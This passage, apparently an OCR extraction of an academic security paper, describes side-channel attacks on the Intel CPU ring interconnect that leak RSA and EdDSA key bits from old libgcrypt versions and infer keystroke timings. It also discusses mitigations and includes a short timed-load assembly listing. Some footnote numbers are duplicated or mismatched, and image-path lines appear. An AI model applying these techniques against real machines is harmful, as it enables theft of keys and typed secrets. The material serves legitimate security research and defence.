Implementation We implement a proof-of-concept (POC) of our attack against RSA and EdDSA. Like prior work [2, 5, 17, 25, 26, 40, 100], our POC simulates the preemptive scheduling attack by allowing the attacker to be synchronized with the target iteration of the victim's loop.[7] Further, our POC simulates cache cleansing by flushing the victim's memory before executing the target iteration. It does this by calling `clflush` on each cache line making up the victim's mapped pages (available in `/proc/[pid]/maps`).[8] Our POC considers the worst-case scenario described above and leaks one key bit per run of the victim. To simplify the process of inferring a key bit from each resulting trace, our POC uses a Support Vector Machine classifier (SVC). Note that while the RSA and EdDSA implementations we consider are already known to be vulnerable to side channels, we are the first to show that they leak over the ring interconnect channel specifically.


Results for RSA We target the RSA decryption code of libgcrypt 1.5.2 which uses the secret-dependent square-and-multiply method in its modular exponentiation function `_gcry_mpi_powm`. This pattern matches the one of Algorithm 1, with *E1* representing the squaring phase, executed unconditionally, and *E2* representing the multiplication phase, executed conditionally only on 1-valued bits of the key.

We configure the attacker (receiver) on core $R_c = 2$, timing loads from $R_s = 1$, and experiment with different victim (sender) cores S_c. Figure 7a shows traces collected by the attacker to leak one key bit of the victim, when $S_c = 5$. To better visualize the difference between a 0 bit and a 1 bit, the traces are averaged over 100 runs of the victim.[11] As expected, we observe that both traces start with peaks, corresponding to the first call to *E1* loading its code and data words from the


[7] Practical implementations of preemptive scheduling techniques (e.g., [10, 41, 70, 83]) are orthogonal to this paper and discussed in Section 6.

[8] We consider other cache cleansing approaches in the extended version [81], and discuss the implications of this requirement in Section 6.

[11] Note that, however, our classifier uses a single raw trace as input.



(a) Results for the RSA victim. When *bit* = 1, the attacker sees an additional contention peak between samples 20 and 40.[9]



(b) Results for the EdDSA victim. When *bit* = 1, the attacker sees an additional peak after the 100-th sample.[10]

Figure 7: Latencies measured by the attacker during a victim's iteration, with $R_c = 2$, $R_s = 1$, and $S_c = 5$ (on Coffee Lake).

memory controller through the ring interconnect. However, only when the secret bit is 1 do we observe an additional peak on the right-hand side of the plot. This additional peak corresponds to the call to *E2*. We get equally distinguishable patterns when we run the victim on other cores, as well as on our Skylake machine (see the extended version [81]).

To train our classifier, we collect a set of 5000 traces, half of which with the victim operating on a 0 bit and the other half with it operating on a 1 bit. We use the first 43 samples from each trace as input vectors, and the respective 0 or 1 bits as labels. We then randomly split the set of vectors into 75% training set and 25% testing set, and train our classifier to distinguish between the two classes. Our classifier achieves an accuracy of 90% with prefetchers on and 86% with prefetchers off, demonstrating that a single trace of load latencies measured by the attacker during a victim's iteration can leak that iteration's secret key bit with high accuracy.

Results for EdDSA We target the EdDSA Curve25519 signing code of libgcrypt 1.6.3, which includes a secret-dependent code path in its elliptic curve point-scalar multiplication function `_gcry_mpi_ec_mul_point`. In this function, the doubling phase represents *E1*, executed unconditionally, and the addition phase represents *E2*, executed conditionally only on 1-valued bits of the key (i.e., the scalar).

We report in Figure 7b the results of leaking a bit using the same setup as in the RSA attack. Both traces start with peaks corresponding to the first call to *E1*. However, only when the secret bit is 1 do we observe an additional peak on the right-hand side of the plot. This additional peak corresponds to the call to *E2*. We get similar patterns with the victim on other cores, as well as on Skylake (see the extended version [81]). We train our classifier like we did for the RSA attack, except that the individual vectors now contain 140 samples. Our classifier achieves an accuracy of 94% with prefetchers on and 90% with prefetchers off.

[10] When *bit* = 1 an RSA victim's iteration lasts $T_{E1+E2} = 11,230$ cycles, that allow the attacker to collect ∼51 samples. When *bit* = 0, it lasts $T_{E1} = 5,690$ cycles and is followed by an interval of no contention (second call to $E1$); the sum of these intervals allows the attacker to collect ∼43 samples. To better compare the two traces, we cut both of them at 43 samples.

[11] Iterations of the EdDSA victim ($T_{E1+E2} = 35,120$ cycles and $T_{E1} = 18,260$ cycles) take longer than the ones of the RSA victim. Hence, the attacker is able to collect a larger number of samples.




Figure 8: Load latency measured by the attacker when a user types `password123` on the terminal, with $R_c = 3$ and $R_s = 2$ (on Coffee Lake). Latency spikes occur reliably upon keystroke processing (yellow bars) and can be used to extract inter-keystroke timings. See Figure 10a for a zoomed-in plot.

5.2 Keystroke Timing Attacks

Our second side channel attack leaks the timing of keystrokes typed by a user. That is, like prior work [38, 49, 56, 58, 79, 82, 98, 111], the goal of the attacker is to detect *when* keystrokes occur and extract precise inter-keystroke timings. This information is sensitive because it can be used to reconstruct typed words (e.g., passwords) [56, 88, 111]. To our knowledge, this is the first time a contention-based microarchitectural channel (cf. Section 2.1) has been used for keystroke timing attacks.

Our attack builds on the observation that handling a keystroke is an involved process that requires interaction of multiple layers of the hardware and software stack, including the southbridge, various CPU components, kernel drivers, character devices, shared libraries, and user space processes [8, 29, 52, 68, 80, 85]. Prior work has shown that terminal emulators alone incur keystroke processing latencies that are in the order of milliseconds [13, 63] (i.e., millions of cycles). Moreover, handling even a single keystroke involves executing and accessing large amounts of code and data [85]. Thus, we hypothesize that, on an otherwise idle server, keystroke processing may cause detectable peaks in ring contention.

Implementation To validate our hypothesis, we develop a simple console application that calls `getchar()` in a loop and records the time when each key press occurs, to serve as the ground truth (as in [111]). We consider two scenarios: i) typing on a local terminal (with physical keyboard input [29, 80]), and ii) typing over an interactive SSH session (with remote input [12, 52]).

Results Figure 8 shows a trace collected by the attacker on our Coffee Lake machine in the SSH typing scenario,

after applying a moving average with a window of 3000 samples. We report a zoomed-in version of the trace for a single keystroke in Figure 10a. Our first observation is that when a keystroke occurs, we observe a very distinguishable pattern of ring contention. Running our attack while typing the first 100 characters of the "To be, or not to be" soliloquy, we observed this pattern upon all keystroke events with zero false negatives and zero false positives. Further, ring contention peaks were always observed well within 1 ms (3×10^6 cycles) of recording a keystroke, which is the precision required by the inference algorithms used by prior work to differentiate the keys pressed. We got similar results when we typed keystrokes on a local terminal as well as on Skylake (see the extended version [81]). Moreover, we tested our attack while running `stress -m N` in the background, which spawns `N` threads generating synthetic memory load on the system. The results, reported in Appendix A.3, show that the temporal patterns of ring contention on keystrokes were still easily distinguishable from background noise when $\texttt{N} \leq 2$. However, as the load increased (with $\texttt{N} > 2$), keystrokes started to become harder to identify by simply using the moving average of Figure 8, and with $\texttt{N} > 4$, they started to become almost entirely indistinguishable from background noise.

We believe that the latency peaks we observe on keystrokes are caused by ring contention (and not, e.g., cache evictions or interrupts) for several reasons. First, the latency differences caused by contention on keystrokes are in the same range of the ones we measured in Section 3. Second, we observed that, although keystroke processing creates contention on all slices, latency peaks are more pronounced when the attacker monitors ring segments that incur more contention (i.e., the tables with the most gray cells in Figures 3 and 11). For example, when $R_c = 0$ and $R_s = 7$ the peaks upon keystrokes are smaller than in most other configurations. This is because in this configuration the attacker always has priority on both the request ring (there is no core upstream of R_c whose request traffic can delay R_c's one) and the data/acknowledge rings (there is no slice/SA upstream of R_s whose data/acknowledge traffic can delay R_s's one). Hence, we believe the only contention that occurs in this case is slice contention. Third, when we tried to repeat our experiments with the attacker timing L1 hits instead of LLC hits, we did not see latency peaks upon keystrokes.

6 Discussion and Future Work

Attack Requirements Our attack on cryptographic code (cf. Section 5.1) requires the victim's cache to be cleansed on context switches. On the one hand, this requirement limits the applicability of the attack, considering that cache cleansing is not currently done by major OSs. On the other hand, however, cache cleansing is often recommended [16, 30–32, 34, 40, 41, 74, 77, 89, 96, 114] as a defense against cache-based preemptive scheduling attacks, and may be deployed in the future if temporal isolation starts getting added to OSs. If so, defenders would be in a lose-lose situation: either they i) do not cleanse and get attacked through preemptive scheduling attacks or ii) cleanse and get attacked through our attack. These results highlight that side channel mitigations still need more study.

Moreover, our attack POC assumes (like prior work [2, 5, 17, 25, 26, 40, 74, 100]) the availability of preemptive scheduling techniques. A real attack, however, would include an implementation of such techniques. High-precision variants of these have been demonstrated for non-virtualized settings in [10,41,70,83], and shown to be practical in virtualized settings in [112].[12] Preemptive scheduling is also practical against trusted execution environments such as Intel SGX [95]. Yet, future work is needed to assess the practicality of preemptive scheduling in more restricted environments such as browsers.

Mitigations Intel classifies our attack as a "traditional side channel" because it takes advantage of architecturally committed operations [44]. The recommended line of defense against this class of attacks is to rely on software mitigations, and particularly on following constant-time programming principles. The attacks we demonstrate on RSA and EdDSA rely on code that is not constant time; in principle, this mitigation should be effective in blocking them. However, a more comprehensive understanding of hardware optimizations is needed before we can have truly constant-time code. For example, it was recently reported that Intel CPUs perform hardware store elimination between the private caches and ring interconnect [22]. This optimization may break constant-time programming by making ring contention a function of cache line *contents*.

Further, additional mitigations are needed to block our covert channel and our keystroke timing attack. Among hardware-only mitigations, designs based on spatial partitioning and statically-scheduled arbitration policies (e.g., [103]) could ensure that no ring contention can occur between processes from different security domains. However, they would need additional mechanisms to mitigate slice contention. Alternatively, less invasive hardware-software co-designs could be studied that allow "trusted" and "untrusted" code to only run on cores of different clusters (cf. Table 1), and only access slices of different clusters. However, such approaches would require careful consideration to account for LLC misses, which may create traffic that crosses clusters.

Finally, since our attacks rely on a receiver constantly missing in its private caches and performing loads from a target LLC slice, it may be possible to develop software-only anomaly detection techniques that use hardware performance counters to monitor bursts of load requests traveling to a single LLC slice. However, these techniques would only be useful if they had small false positive rates.

[12] These techniques exploit the designs of the Linux/Xen CPU schedulers. The attacker spawns multiple threads, some of which run on the same CPU as the victim. The threads running on the victim's CPU sleep most of the time. However, at carefully chosen times the attacker wakes them up, causing the scheduler to interrupt the victim to run the attacker.

Applicability to Other CPUs It should be possible to port our attacks on other CPUs using a ring interconnect. For example, we were able to replicate our methodology on a server-class Xeon Broadwell CPU, finding that the distributed ("boxcar"-based) arbitration policy is the same that we observed on our client-class CPUs (more details in the extended version [81]). An open question is whether our attacks can be generalized to CPUs that do not use a ring interconnect. For example, recent server-class Intel CPUs utilize mesh interconnects [55], which consist of a 2-dimensional array of half rings. Traffic on this grid-like structure is always routed vertically first and then horizontally. More wires may make it harder for an attacker to contend with a victim. At the same time, however, they may provide the attacker with more fine-grained visibility onto what segments a victim is using, but this topic merits further investigation. Finally, AMD CPUs utilize other proprietary technologies known as Infinity Fabric/Architecture for their on-chip interconnect [19, 93]. Investigating the feasibility of our attack on these platforms requires future work. However, the techniques we use to build our contention model can be applied on these platforms too.

7 Conclusion

In this paper, we introduced side channel attacks on the ring interconnect. We reverse engineered the ring interconnect's protocols to reveal the conditions for two processes to incur ring contention. We used these findings to build a covert channel with a capacity of over 4 Mbps, the largest to date for cross-core channels not relying on shared memory. We also showed that the temporal trends of ring contention can be used to leak key bits from vulnerable EdDSA/RSA implementations as well as the timing of keystrokes typed by a user. We have disclosed our results to Intel.

Acknowledgments

This work was partially supported by NSF grants 1954521 and 1942888 as well as by an Intel ISRA center. We thank our shepherd Yossi Oren and the anonymous reviewers for their valuable feedback. We also thank Gang Wang for his valuable suggestions on early drafts of this paper, and Ben Gras for the helpful discussions on the first side channel POC.

Availability

We have open sourced the code of all the experiments of this paper at https://github.com/FPSG-UIUC/lotr.

References

[1] DoD 5200.28-STD. *Department of Defense Trusted Computer System Evaluation Criteria*, 1985.

[2] Onur Aciiçmez. Yet another microarchitectural attack: Exploiting i-cache. In *CSAW*, 2007.

[3] Onur Acıiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. On the power of simple branch prediction analysis. In *CCS*, 2007.

[4] Onur Acıiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. Predicting secret keys via branch prediction. In *CT-RSA*, 2007.

[5] Onur Acıiçmez and Werner Schindler. A vulnerability in RSA implementations due to instruction cache analysis and its demonstration on OpenSSL. In *CT-RSA*, 2008.

[6] Onur Acıiçmez and Jean-Pierre Seifert. Cheap hardware parallelism implies cheap security. In *FDTC*, 2007.

[7] Alejandro Cabrera Aldaya, Billy Bob Brumley, Sohaib ul Hassan, Cesar Pereida García, and Nicola Tuveri. Port contention for fun and profit. In *S&P*, 2019.

[8] Nicola Apicella. Linux terminals, tty, pty and shell. https://dev.to/napicella/linux-terminals-tty-pty-and-shell-192e. Accessed on 17.06.2020.

[9] Lucian Armasu. OpenBSD will disable Intel Hyper-Threading to avoid spectre-like exploits (updated). https://www.tomshardware.com/news/openbsd-disables-intel-hyper-threading-spectre,37332.html. Accessed on 17.06.2020.

[10] C Ashokkumar, Ravi Prakash Giri, and Bernard Menezes. Highly efficient algorithms for AES key retrieval in cache access attacks. In *EuroS&P*, 2016.

[11] Rachata Ausavarungnirun, Chris Fallin, Xiangyao Yu, Kevin Chang, Greg Nazario, Reetuparna Das, Gabriel Loh, and Onur Mutlu. Design and evaluation of hierarchical rings with deflection routing. In *SBAC-PAD*, 2014.

[12] Daniel J Barrett, Richard E Silverman, and Robert G Byrnes. *SSH, The Secure Shell: The Definitive Guide*. O'Reilly Media, Inc, 2005.

[13] Antoine Beauprè. A look at terminal emulators, part 2. https://lwn.net/Articles/751763/. Accessed on 17.06.2020.

[14] Naomi Benger, Joop Van de Pol, Nigel P Smart, and Yuval Yarom. "Ooh aah... just a little bit": A small amount of side channel can go a long way. In *CHES*, 2014.

[15] Atri Bhattacharyya, Alexandra Sandulescu, Matthias Neugschwandtner, Alessandro Sorniotti, Babak Falsafi, Mathias Payer, and Anil Kurmus. SMoTherSpectre: Exploiting speculative execution through port contention. In *CCS*, 2019.

[16] Benjamin A Braun, Suman Jana, and Dan Boneh. Robust and efficient elimination of cache and timing side channels. Preprint, arXiv:1506.00189 [cs.CR], 2015.

[17] Leon Groot Bruinderink, Andreas Hülsing, Tanja Lange, and Yuval Yarom. Flush, gauss, and reload – a cache attack on the BLISS lattice-based signature scheme. In *CHES*, 2016.

[18] Thomas Claburn. RIP Hyper-Threading? ChromeOS axes key Intel CPU feature over data-leak flaws – Microsoft, Apple suggest snub. https://www.theregister.co.uk/2019/05/14/intel_hyper_threading_mitigations/. Accessed on 17.06.2020.

[19] Ian Cutress. AMD moves from infinity fabric to infinity architecture: Connecting everything to everything. https://www.anandtech.com/show/15596/amd-moves-from-infinity-fabric-to-infinity-architecture-connecting-everything-to-everything. Accessed on 17.06.2020.

[20] Craig Disselkoen, David Kohlbrenner, Leo Porter, and Dean Tullsen. Prime+abort: A timer-free high-precision L3 cache attack using intel TSX. In *USENIX Security*, 2017.

[21] Jack Doweck, Wen-Fu Kao, Allen Kuan yu Lu, Julius Mandelblat, Anirudha Rahatekar, Lihu Rappoport, Efraim Rotem, Ahmad Yasin, and Adi Yoaz. Inside 6th-generation Intel Core: New microarchitecture code-named Skylake. *IEEE Micro*, 37(2), 2017.

[22] Travis Downs. Hardware store elimination. https://travisdowns.github.io/blog/2020/05/13/intel-zero-opt.html, 2020. Accessed on 17.06.2020.

[23] Dmitry Evtyushkin and Dmitry Ponomarev. Covert channels through random number generator: Mechanisms, capacity estimation and mitigations. In *CCS*, 2016.

[24] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Jump over ASLR: Attacking branch predictors to bypass ASLR. In *MICRO*, 2016.

[25] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Understanding and mitigating covert channels through branch predictors. *TACO*, 13(1), 2016.

[26] Dmitry Evtyushkin, Ryan Riley, Nael Abu-Ghazaleh, and Dmitry Ponomarev. BranchScope: A new side-channel attack on directional branch predictor. In *ASPLOS*, 2018.

[27] Chris Fallin, Xiangyao Yu, Gregory Nazario, and Onur Mutlu. A high-performance hierarchical ring on-chip interconnect with low-cost routers. Technical report, Carnegie Mellon University, 2011.

[28] Alireza Farshin, Amir Roozbeh, Gerald Q. Maguire Jr., and Dejan Kostić. Make the most out of last level cache in Intel processors. In *EuroSys*, 2019.

[29] Pavel Fatin. Typing with pleasure. https://pavelfatin.com/typing-with-pleasure/. Accessed on 17.06.2020.

[30] Andrew Ferraiuolo, Mark Zhao, Andrew C Myers, and G Edward Suh. HyperFlow: A processor architecture for nonmalleable, timing-safe information flow security. In *CCS*, 2018.

[31] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *JCEN*, 8(1), 2018.

[32] Qian Ge, Yuval Yarom, and Gernot Heiser. No security without time protection: We need a new hardware-software contract. In *APSys*, 2018.

[33] Daniel Genkin, Luke Valenta, and Yuval Yarom. May the fourth be with you: A microarchitectural side channel attack on several real-world applications of Curve25519. In *CCS*, 2017.

[34] Michael Godfrey and Mohammad Zulkernine. A server-side solution to cache-based side-channel attacks in the cloud. In *CLOUD*, 2013.

[35] Ben Gras, Cristiano Giuffrida, Michael Kurth, Herbert Bos, and Kaveh Razavi. ABSynthe: Automatic blackbox side-channel synthesis on commodity microarchitectures. In *NDSS*, 2020.

[36] Ben Gras, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Translation leak-aside buffer: Defeating cache side-channel protections with TLB attacks. In *USENIX Security*, 2018.

[37] Ben Gras, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. ASLR on the line: Practical cache attacks on the MMU. In *NDSS*, 2017.

[38] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+flush: A fast and stealthy cache attack. In *DIMVA*, 2016.

[39] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache template attacks: Automating attacks on inclusive last-level caches. In *USENIX Security*, 2015.

[40] Roberto Guanciale, Hamed Nemati, Christoph Baumann, and Mads Dam. Cache storage channels: Alias-driven attacks and verified countermeasures. In *S&P*, 2016.

[41] David Gullasch, Endre Bangerter, and Stephan Krenn. Cache games - bringing access-based cache attacks on aes to practice. In *S&P*, 2011.

[42] Daniel E Holcomb and Sanjit A Seshia. Compositional performance verification of network-on-chip designs. *IEEE TCAD*, 33(9), 2014.

[43] Casen Hunger, Mikhail Kazdagli, Ankit Rawat, Alex Dimakis, Sriram Vishwanath, and Mohit Tiwari. Understanding contention-based channels and using them for defense. In *HPCA*, 2015.

[44] Intel. Guidelines for mitigating timing side channels against cryptographic implementations. https://software.intel.com/security-software-guidance/insights/guidelines-mitigating-timing-side-channels-against-cryptographic-implementations. Accessed on 17.06.2020.

[45] Intel. Intel VTune profiler user guide–LLC hit. https://software.intel.com/content/www/us/en/develop/documentation/vtune-help/top/reference/cpu-metrics-reference/l3-bound/llc-hit.html. Accessed on 17.06.2020.

[46] Intel. *Intel Xeon processor E5 and E7 v4 families uncore performance monitoring*, April 2016.

[47] Intel. *Intel 64 and IA-32 Architectures Optimization Reference Manual*, September 2019.

[48] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. S$A: A shared cache attack that works across cores and defies VM sandboxing – and its application to AES. In *S&P*, 2015.

[49] Suman Jana and Vitaly Shmatikov. Memento: Learning secrets from process footprints. In *S&P*, 2012.

[50] David Kanter. Intel's Sandy Bridge microarchitecture. https://www.realworldtech.com/sandy-bridge/8/. Accessed on 17.06.2020.

[51] Mehmet Kayaalp, Nael Abu-Ghazaleh, Dmitry Ponomarev, and Aamer Jaleel. A high-resolution side-channel attack on the last level cache. In *DAC*, 2016.

[52] Michael Kerrisk. *The Linux Programming Interface: A Linux and UNIX System Programming Handbook*. No Starch Press, 2010.

[53] Taesoo Kim, Marcus Peinado, and Gloria Mainar-Ruiz. StealthMem: System-level protection against cache-based side channel attacks in the cloud. In *USENIX Security*, 2012.

[54] Sailesh Kottapalli and Jeff Baxter. Nahalem-EX CPU architecture. In *HCS*, 2009.

[55] Akhilesh Kumar. New Intel mesh architecture: The "superhighway" of the data center. Technical report, Intel, 2017.

[56] Michael Kurth, Ben Gras, Dennis Andriesse, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. NetCAT: Practical cache attacks from the network. In *S&P*, 2020.

[57] Oded Lempel. 2nd generation Intel Core processor family: Intel Core i7, i5 and i3. In *HCS*, 2011.

[58] Moritz Lipp, Daniel Gruss, Michael Schwarz, David Bidner, Clémentine Maurice, and Stefan Mangard. Practical keystroke timing attacks in sandboxed JavaScript. In *ESORICS*, 2017.

[59] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. ARMageddon: Cache attacks on mobile devices. In *USENIX Security*, 2016.

[60] Moritz Lipp, Vedad Hadžić, Michael Schwarz, Arthur Perais, Clémentine Maurice, and Daniel Gruss. Take a way: Exploring the security implications of AMD's cache way predictors. In *ASIACCS*, 2020.

[61] Fangfei Liu, Qian Ge, Yuval Yarom, Frank Mckeen, Carlos Rozas, Gernot Heiser, and Ruby B Lee. CATalyst: Defeating last-level cache side channel attacks in cloud computing. In *HPCA*, 2016.

[62] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B Lee. Last-level cache side-channel attacks are practical. In *S&P*, 2015.

[63] Dan Luu. Terminal latency. https://danluu.com/term-latency/. Accessed on 17.06.2020.

[64] Andrew Marshall, Michael Howard, Grant Bugher, and Brian Harden. *Security Best Practices For Developing Windows Azure Applications*. Microsoft, June 2010.

[65] Clémentine Maurice, Nicolas Le Scouarnec, Christoph Neumann, Olivier Heen, and Aurélien Francillon. Reverse engineering Intel last-level cache complex addressing using performance counters. In *RAID*, 2015.

[66] Clémentine Maurice, Christoph Neumann, Olivier Heen, and Aurélien Francillon. C5: Cross-cores cache covert channel. In *DIMVA*, 2015.

[67] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Stefan Mangard, and Kay Römer. Hello from the other side: SSH over robust cache covert channels in the cloud. In *NDSS*, 2017.

[68] John V Monaco. SoK: Keylogging side channels. In *S&P*, 2018.

[69] Rik Myslewski. Intel Sandy Bridge many-core secret sauce. https://www.theregister.com/2010/09/16/sandy_bridge_ring_interconnect?page=1. Accessed on 17.06.2020.

[70] Michael Neve and Jean-Pierre Seifert. Advances on access-driven cache attacks on AES. In *SAC*, 2006.

[71] Khang T Nguyen. Introduction to cache allocation technology in the Intel Xeon processor E5 v4 family. https://software.intel.com/content/www/us/en/develop/articles/introduction-to-cache-allocation-technology.html. Accessed on 17.06.2020.

[72] Hamed Okhravi, Stanley Bak, and Samuel T King. Design, implementation and evaluation of covert channel attacks. In *HST*, 2010.

[73] Yossef Oren, Vasileios P Kemerlis, Simha Sethumadhavan, and Angelos D Keromytis. The spy in the sandbox: Practical cache attacks in JavaScript and their implications. In *CCS*, 2015.

[74] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache attacks and countermeasures: the case of AES. In *CT-RSA*, 2006.

[75] Rahul Pal and Ishwar Agarwal. Method and apparatus to build a monolithic mesh interconnect with structurally heterogenous tiles, Patent US20180189232, 2018.

[76] Priyadarsan Patra and Chinna Prudvi. Fabrics on die: Where function, debug and test meet. In *NOCS*, 2015.

[77] Colin Percival. Cache missing for fun and profit. In *BSDCan*, 2005.

[78] Cesar Pereida García, Billy Bob Brumley, and Yuval Yarom. Make sure DSA signing exponentiations really are constant-time. In *CCS*, 2016.

[79] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM addressing for cross-CPU attacks. In *USENIX Security*, 2016.

[80] Raspberry Pi Foundation. Pressing a key - understanding computer systems. https://www.futurelearn.com/courses/computer-systems/0/steps/53503. Accessed on 17.06.2020.

[81] Paccagnella Riccardo, Licheng Luo, and Christopher W. Fletcher. Lord of the ring(s): Side channel attacks on the CPU on-chip ring interconnect are practical. Preprint, arXiv:2103.03443 [cs.CR], 2021.

[82] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, you, get off of my cloud: Exploring information leakage in third-party compute clouds. In *CCS*, 2009.

[83] Bholanath Roy, Ravi Prakash Giri, C Ashokkumar, and Bernard Menezes. Design and implementation of an espionage network for cache-based side channel attacks on AES. In *ICETE*, 2015.

[84] Subhash Saini, Johnny Chang, and Haoqiang Jin. Performance evaluation of the Intel Sandy Bridge based NASA Pleiades using scientific and engineering applications. In *PMBS*, 2013.

[85] Michael Schwarz, Moritz Lipp, Daniel Gruss, Samuel Weiser, Clémentine Maurice, Raphael Spreitzer, and Stefan Mangard. Keydrown: Eliminating software-based keystroke timing side-channel attacks. In *NDSS*, 2018.

[86] Michael Schwarz, Clémentine Maurice, Daniel Gruss, and Stefan Mangard. Fantastic timers and where to find them: High-resolution microarchitectural attacks in JavaScript. In *FC*, 2017.

[87] Anand Lal Shimpi. Intel's sandy bridge architecture exposed. https://www.anandtech.com/show/3922/intels-sandy-bridge-architecture-exposed/4, 2010. Accessed on 17.06.2020.

[88] Dawn Xiaodong Song, David A Wagner, and Xuqing Tian. Timing analysis of keystrokes and timing attacks on SSH. In *USENIX Security*, 2001.

[89] Read Sprabery, Konstantin Evchenko, Abhilash Raj, Rakesh B Bobba, Sibin Mohan, and Roy Campbell. Scheduling, isolation, and cache allocation: A side-channel defense. In *IC2E*, 2018.

[90] Raphael Spreitzer, Veelasha Moonsamy, Thomas Korak, and Stefan Mangard. Systematic classification of side-channel attacks: A case study for mobile devices. *IEEE Commun. Surv. Tutor.*, 20(1), 2017.

[91] Dean Sullivan, Orlando Arias, Travis Meade, and Yier Jin. Microarchitectural minefields: 4K-aliasing covert channel and multi-tenant detection in iaas clouds. In *NDSS*, 2018.

[92] Ramacharan Sundararaman, Tracey L Gustafson, and Robert J Safranek. Cross-die interface snoop or global observation message ordering, Patent US9785556B2, 2017.

[93] Paul Teich. The heart of AMD's epyc comeback is Infinity Fabric. https://www.nextplatform.com/2017/07/12/heart-amds-epyc-comeback-infinity-fabric/. Accessed on 17.06.2020.

[94] Eran Tromer, Dag Arne Osvik, and Adi Shamir. Efficient cache attacks on aes, and countermeasures. *Journal of Cryptology*, 23(1), 2010.

[95] Jo Van Bulck, Frank Piessens, and Raoul Strackx. SGX-step: A practical attack framework for precise enclave execution control. In *SysTEX*, 2017.

[96] Venkatanathan Varadarajan, Thomas Ristenpart, and Michael Swift. Scheduler-based defenses against cross-VM side-channels. In *USENIX Security*, 2014.

[97] James R. Vash, Bongjin Jung, and Rishan Tan. System-wide quiescence and per-thread transaction fence in a distributed caching agent, Patent US8443148B2, 2013.

[98] Pepe Vila and Boris Köpf. Loophole: Timing attacks on shared event loops in chrome. In *USENIX Security*, 2017.

[99] VMware Knowledge Base. Security considerations and disallowing inter-virtual machine transparent page sharing (2080735). https://kb.vmware.com/s/article/2080735. Accessed on 17.06.2020.

[100] Daimeng Wang, Zhiyun Qian, Nael Abu-Ghazaleh, and Srikanth V Krishnamurthy. PAPP: Prefetcher-aware prime and probe side-channel attack. In *DAC*, 2019.

[101] Yao Wang, Andrew Ferraiuolo, and G Edward Suh. Timing channel protection for a shared memory controller. In *HPCA*, 2014.

[102] Zhenghong Wang and Ruby B Lee. Covert and side channels due to processor architecture. In *ACSAC*, 2006.

[103] Hassan MG Wassel, Ying Gao, Jason K Oberg, Ted Huffmire, Ryan Kastner, Frederic T Chong, and Timothy Sherwood. SurfNoC: A low latency and provably non-interfering approach to secure networks-on-chip. *ACM SIGARCH Computer Architecture News*, 41(3), 2013.

[104] WikiChip. Sandy bridge (client) - microarchitectures - Intel. https://en.wikichip.org/wiki/intel/microarchitectures/sandy_bridge_(client). Accessed on 17.06.2020.

[105] Zhenyu Wu, Zhang Xu, and Haining Wang. Whispers in the hyper-space: High-speed covert channel attacks in the cloud. In *USENIX Security*, 2012.

[106] Mengjia Yan, Read Sprabery, Bhargava Gopireddy, Christopher Fletcher, Roy Campbell, and Josep Torrellas. Attack directories, not caches: Side channel attacks in a non-inclusive world. In *S&P*, 2019.

[107] Fan Yao, Milos Doroslovacki, and Guru Venkataramani. Are coherence protocol states vulnerable to information leakage? In *HPCA*, 2018.

[108] Yuval Yarom and Katrina Falkner. Flush+Reload: a high resolution, low noise, L3 cache side-channel attack. In *USENIX Security*, 2014.

```
void **addr; /* circular pointer-chasing list of W_LLC addresses */
const int repetitions = 100000; /* number of samples wanted */
uint32_t samples[ repetitions ]; /* trace */
for (i = 0; i < repetitions ; i++) {
    asm volatile (
        "lfence\n"
        "rdtsc\n"                    /* eax = TSC */
        "mov %%eax, %%edi\n"         /* edi = eax */
        "mov (%1), %1\n"             /* addr = *addr; LOAD */
        "mov (%1), %1\n"             /* addr = *addr; LOAD */
        "mov (%1), %1\n"             /* addr = *addr; LOAD */
        "mov (%1), %1\n"             /* addr = *addr; LOAD */
        "rdtscp\n"                   /* eax = TSC */
        "sub %%edi, %%eax\n"         /* eax = eax - edi */
        : "=a"(samples[i]), "+r"(addr) /* samples[i] = eax */
        : : "rcx", "rdx", "edi", "memory");
}
```

Listing 1: Timed loads used to monitor the ring interconnect.

[109] Yuval Yarom, Qian Ge, Fangfei Liu, Ruby B. Lee, and Gernot Heiser. Mapping the intel last-level cache. Cryptology ePrint Archive, Report 2015/905, 2015. https://eprint.iacr.org/2015/905.

[110] Yuval Yarom, Daniel Genkin, and Nadia Heninger. CacheBleed: A timing attack on OpenSSL constant time RSA. *JCEN*, 7(2), 2017.

[111] Kehuan Zhang and XiaoFeng Wang. Peeping Tom in the neighborhood: Keystroke eavesdropping on multi-user systems. In *USENIX Security*, 2009.

